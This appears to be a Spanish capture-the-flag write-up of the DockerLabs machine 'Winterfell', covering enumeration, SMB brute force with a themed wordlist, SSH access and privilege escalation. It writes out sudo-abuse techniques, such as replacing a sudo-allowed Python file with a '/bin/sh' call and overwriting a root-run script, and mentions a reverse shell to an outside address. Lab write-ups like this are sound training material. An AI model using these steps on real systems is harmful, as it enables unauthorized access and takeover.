🏴‍☠️ Write-Up: Máquina "Winterfell"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Verifico conectividad con la máquina objetivo.


```
┌──(kali㉿kali)-[~]
└─$ ping 172.17.0.2 -c 1
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.076 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.076/0.076/0.076/0.000 ms
```

🎯 2. Escaneo y Enumeración


Escaneo y enumero los puertos abiertos junto a sus versiones para analizar si es que existen vulnerabilidades conocidas y otros datos que me permitirán elegir de qué forma operar.




Con gobuster busco directorios de la web. Encuentro solo uno que podría tener algo interesante.




Uso enum4linux principalmente para encontrar los usuarios y grupos existentes en smb.







Con crackmapexec uso fuerza bruta a smb para intentar ingresar con el usuario encontrado con enum4linux en smb. Sin embargo, no habían coincidencias.




Me pongo a explorar la web y encuentro aparentemente los episodios de juego de tronos. Podrían ser posibles contraseñas.




Copio las posibles contraseñas y las pego en un archivo de mi máquina.






Como ya tengo un diccionario nuevo con posibles contraseñas intento hacer fuerza bruta a smb con crackmapexec. Encuentro una credencial válida. Con smbmap analizo los permisos que tiene el usuario en cada carpeta de smb (lectura y escritura, solo lectura o simplemente sin acceso)



💥 3. Explotación de Vulnerabilidades

Con toda la información y credencial recopilada ingreso por smb, luego, descargo todos los archivos existentes para analizarlos.



Analizo los documentos descargados. Contienen mensajes, un usuario, contraseña cifrada y un código en python. Descifro la contraseña que estaba en base64.

Con aria no pude ingresar por ssh, pero pude ingresar con las credenciales de jon.


```
┌──(kali㉿kali)-[~]
└─$ ssh aria@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:NTGTh59/HutK6Brp3RpHQfey6gV4J2G3WK7L0l2Nurk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
aria@172.17.0.2's password:
Permission denied, please try again.
aria@172.17.0.2's password:
Permission denied, please try again.
aria@172.17.0.2's password:


┌──(kali㉿kali)-[~]
└─$ ssh jon@172.17.0.2
jon@172.17.0.2's password:
Linux c0694c7fea67 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jon@c0694c7fea67:~$ whoami
jon
jon@c0694c7fea67:~$ id
uid=1000(jon) gid=1000(jon) groups=1000(jon)
```

🔐 4. Escalada de Privilegios y Post-explotación

Encontré que .mensaje.py tenía permisos SUDO con aria. Para aprovechar esto lo eliminé e hice un nuevo archivo con el mismo nombre y tipo para mantener los permisos SUDO. Pero esta vez tendrá un código que permitirá abrir una shell con el usuario que lo ejecute.

```
jon@c0694c7fea67:~$ rm -f .mensaje.py
```


```
jon@c0694c7fea67:~$ nano .mensaje.py
```




En el archivo ingreso: import os; os.system("/bin/sh")
Esto permitirá abrir una shell con el usuario que lo ejecute. Luego, ejecuto el archivo con el usuario aria que tiene permisos de ejecución de este archivo con SUDO. Me vuelvo el usuario “aria”

```
jon@c0694c7fea67:~$ sudo -u aria /usr/bin/python3 /home/jon/.mensaje.py
$ whoami
aria
$ id
uid=1001(aria) gid=1001(aria) groups=1001(aria)
```


Busco archivos con permisos SUDO y encuentro que el usuario daenerys tiene permisos para ejecutar “cat” y “ls” como sudo. Uso “ls” para listar su directorio y encuentro un mensaje.



Leo el mensaje con “cat” que tiene permisos sudo con el usuario daenerys y aparentemente contiene una contraseña.




Ingreso como usuario daenerys usando la contraseña encontrada anteriormente. Existe un script en bash que tiene permisos de ejecución como sudo ejecutable por cualquier usuario.




Pareciera tener una reverse shell al puerto 443 de la máquina 192.168.234.42, pero esto no me sirve. Por ende, decido editarlo con nano. Ahora, el contenido será:

#!/bin/bash
bash

Esto permite abrir una shell nueva con quien lo ejecute, el cual en este caso sería el sistema con root.



Ejecuto el script en bash modificado y obtengo acceso a root. Escalada de privilegios lograda.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.